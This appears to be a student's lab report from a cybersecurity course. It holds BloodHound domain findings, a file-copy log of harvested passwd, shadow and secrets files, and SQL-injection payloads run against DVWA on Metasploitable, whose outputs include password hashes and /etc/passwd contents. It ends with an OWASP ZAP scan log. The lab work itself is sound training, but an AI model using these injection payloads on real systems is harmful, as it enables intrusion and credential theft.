
Options : *.* /DCOPY:DA /COPY:DAT /R:1000000 /W:30

          Source Dir : C:\tmp2\


          Dest Dir  : \\172.20.50.52\Lab5.1.3\

               3    c:\tmp2\


*EXTRA File      143379    carrots.txt
*EXTRA File       6.2 m   Carrotsout.txt
*EXTRA File        33     Charlotte-Secrets
*EXTRA File       402     desktop.ini
*EXTRA File      32947    NMapScan1
*EXTRA File      31812    NMapScanT2
*EXTRA File       1581    passwd
*EXTRA File        65     Phoenix-Secrets
*EXTRA File        31     root-secret.txt
*EXTRA File       1207    shadow
*EXTRA File       1134    Top-Secret-WWilson.txt
*EXTRA File        184    Top-Secret.txt
*EXTRA File       1.6 m   winPEASx64.exe
100%      New File     11427    20230804141900_HackMe.zip
100%      New File     974235   Hound.ps1
100%      New File     15638    MWIyNjkkMjQtNWlYi00NzMLTkxYTAt
```




Graph of Domain Users:



Graph of Domain Controllers:



Graph of Domain Admins:



#Part F

Questions:

a. Who are the Domain Admins?

Answer: Administrator, WWilson, IT.

b. How many Direct Members are Domain Users?

Answer: 18

c. How many Domain Controllers?

Answer: 2

d. What are the names of the Domain Controllers?

Answer: CYBER-DC.HACKME.LOC and DC.HACKME.LOC

e. What is the name of the workstation?

Answer: CYBER-WRK1.HACKME.LOC

Appendix D.

Lab 6.1.1 Web-Database Attacks

Monday, August 7, 2023

7:11 PM

Part A:

SQL Injection against Metasploitable machine (172.20.50.54):

Log into Metasploitable machine by tying in the IP address into firefox web browser:

Damn Vulnerable Web App (DVWA) v1.0.7:: Welcome - Mozilla Firefox

172.20.50.54/dvwa/index.php

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Damn Vulnerable Web Application (DVWA) v1.0.7

The screenshot shows a Mozilla Firefox browser window with the title "Damn Vulnerable Web App (DVWA) v1.0.7::DVWA Security - Mozilla Firefox". The address bar shows the URL "172.20.50.54/dvwa/security.php". The DVWA logo is at the top right. On the left is a sidebar menu with "DVWA Security" highlighted in green. The main content area has a heading "DVWA Security" with a lock icon. It says "Security Level is currently low." Below that, it says "You can set the security level to low, medium or high." and "The security level changes the vulnerability level of DVWA." A dropdown menu is open, showing "low" selected, with a "Submit" button next to it. Below this is a section for "PHPIDS" which is currently disabled. There are links for "Enable PHPIDS", "[Simulate attack]", and "[View IDS log]". At the bottom of the page, a message says "Security level set to low". The footer reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

Part A Continued: Questions and Answers:

- a. Enter blah ' and click submit
i. What type of SQL server is it?

Answer: MySQL server

- b. Enter ' union select null,@@hostname#
i. What is the hostname?

Answer: metasploitable

- c. Enter ' union select 1,@@version#
i. What is the version of the SQL server?

Answer: 5.0.51a-3ubuntu5

- ii. What OS information did you capture?

Answer: Ubuntu OS (Linux)

- d. Enter ' union select null,database()#"
i. What database does the current application use?

Answer: dvwa

e. Enter ' union select null,schema_name from information_schema.schemata#'

i. How many database names does the query return?

Answer: information_schema, dvwa, metasploit, mysql, owasp10, tikiwiki, tikiwiki195

f. Enter ' union select null,user()#'

i. What is the user account running the current database

Answer: root@localhost

g. Enter ' union select null,table_name from information_schema.tables #'

i. Copy the results into a text editor. Save the file as msp_tables.txt

Completed

ii. Do ' grep -i surname msp_tables.txt | wc -l'

Completed

iii. How many table names does the query return?

Answer: 236

The terminal window shows the following session:

```
cyber@KaliCharlie2-3: ~/Desktop/Work/Captures
File Actions Edit View Help
└── (cyber@KaliCharlie2-3) [~]
$ ls
Desktop Documents Downloads Music NMapScanTZ Pictures Public
└── (cyber@KaliCharlie2-3) [~]
$ cd Desktop/Work/Captures
└── (cyber@KaliCharlie2-3) [~/Desktop/Work/Captures]
$ nano msp_tables.txt
└── (cyber@KaliCharlie2-3) [~/Desktop/Work/Captures]
$ ls
carrotsout.txt Charlotte-Secrets HackMe.zip msp_tables.txt
carrots.txt desktop.ini Hound.ps1 MWIyNjIxMjQtNWIyIyI0ON
└── (cyber@KaliCharlie2-3) [~/Desktop/Work/Captures]
$ grep -i surname msp_tables.txt | wc -l
0
└── (cyber@KaliCharlie2-3) [~/Desktop/Work/Captures]
$ grep -i surname msp_tables.txt | wc -l
236
└── (cyber@KaliCharlie2-3) [~/Desktop/Work/Captures]
$ 
```

On the right side of the terminal, the contents of the msp_tables.txt file are displayed in red text:

```
Surname: tiki_userpoints
ID: ' union select null, table_name from information_schema.tables #
First name:
Surname: tiki_users

ID: ' union select null, table_name from information_schema.tables #
First name:
Surname: tiki_users_score

ID: ' union select null, table_name from information_schema.tables #
First name:
Surname: tiki_webmail_contacts

ID: ' union select null, table_name from information_schema.tables #
First name:
Surname: tiki_webmail_messages

ID: ' union select null, table_name from information_schema.tables #
First name:
Surname: tiki_wiki_attachments

ID: ' union select null, table_name from information_schema.tables #
First name:
Surname: tiki_zones

ID: ' union select null, table_name from information_schema.tables #
First name:
Surname: users_grouppermissions

ID: ' union select null, table_name from information_schema.tables #
First name:
Surname: users_groups

ID: ' union select null, table_name from information_schema.tables #
First name:
Surname: users_objectpermissions

ID: ' union select null, table_name from information_schema.tables #
First name:
Surname: users_permissions

ID: ' union select null, table_name from information_schema.tables #
First name:
Surname: users_usergroups

ID: ' union select null, table_name from information_schema.tables #
First name:
```

h. Enter ' union select null,table_name from information_schema.tables where table_schema= 'owasp10' #'

i. How many tables are in the owasp DB?

Answer: 6

(accounts, blogs_table, captured_data, credit_cards, hitlog, pen_test_tools.)

i. Enter % ' and 1=0 union select null,concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

Completed

i. How many hashes were returned?

Answer: 5

ii. What is Hack me's username?

Answer: 1337

Vulnerability: SQL Injection

User ID:

Submit

```
ID: %' and 1=0 union select null,concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null,concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null,concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null,concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null,concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

NOTE: Saved as DVWA.txt on remote Kali Machine

- j. Enter ' union all select load_file('/etc/passwd'),null #
- i. What is returned?

Answer:

User ID:


```
ID: ' union all select load_file('/etc/passwd'),null #
First name: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Surname:

NOTE: Saved as DVWA1.txt on remote Kali Machine

Part B:

Explore Web Application Vulnerabilities with Zap and Burp Suite:

Using the Ubuntu server 172.20.50.50 port 3000

Scan the Ubuntu server with Zap!

65.97.66.202:63702 - Remote Desktop Connection

OWASP ZAP - OWASP ... cyber@KaliCharlie2-3: ~

OWASP ZAP - OWASP ZAP 2.10.0

File Edit View Analyse Report Tools Import Online Help

Standard Mode < Quick Start > Request Response +

Sites +

Contexts Default Context

Sites

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: Select...

Use traditional spider:

Use ajax spider: with Firefox Headless

Progress: Actively scanning (attacking) the URLs discovered by the spider(s)


History Search Alerts Output Spider Active Scan +

New Scan Progress: 0: http://172.20.50.50:3000 87% Current Scans: 1 Num Requests: 113 New Alerts: 0 Export

Sent Messages Filtered Messages

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size	Res. Header	Res. Body
275	8/7/23, 10:20:39 PM	8/7/23, 10:20:39 PM	GET	http://172.20.50.50:3000/socket.io/?EIO=4&tran...	101	Switching Prot...	17 ms	129 bytes		0 bytes
276	8/7/23, 10:20:39 PM	8/7/23, 10:20:39 PM	POST	http://172.20.50.50:3000/socket.io/?EIO=4&tran...	200	OK	26 ms	147 bytes		2 bytes
277	8/7/23, 10:20:39 PM	8/7/23, 10:20:39 PM	GET	http://172.20.50.50:3000/rest/products/search?...	200	OK	892 ms	366 bytes		12,482 bytes
278	8/7/23, 10:20:39 PM	8/7/23, 10:20:39 PM	GET	http://172.20.50.50:3000/rest/admin/application...	200	OK	12 ms	366 bytes		17,625 bytes
279	8/7/23, 10:20:39 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/rest/products/search?...	200	OK	685 ms	366 bytes		12,482 bytes
280	8/7/23, 10:20:38 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/api/Quantities/	200	OK	1.15 s	395 bytes		5,724 bytes
281	8/7/23, 10:20:38 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/api/Challenges/?name...	200	OK	1.4 s	391 bytes		598 bytes
282	8/7/23, 10:20:38 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/api/Challenges/?name...	200	OK	1.42 s	391 bytes		598 bytes
283	8/7/23, 10:20:39 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/api/Challenges/?name...	200	OK	1.04 s	391 bytes		598 bytes
284	8/7/23, 10:20:39 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/api/Challenges/?name...	200	OK	1.02 s	391 bytes		598 bytes
285	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	POST	http://172.20.50.50:3000/socket.io/?EIO=4&tran...	200	OK	8 ms	147 bytes		2 bytes
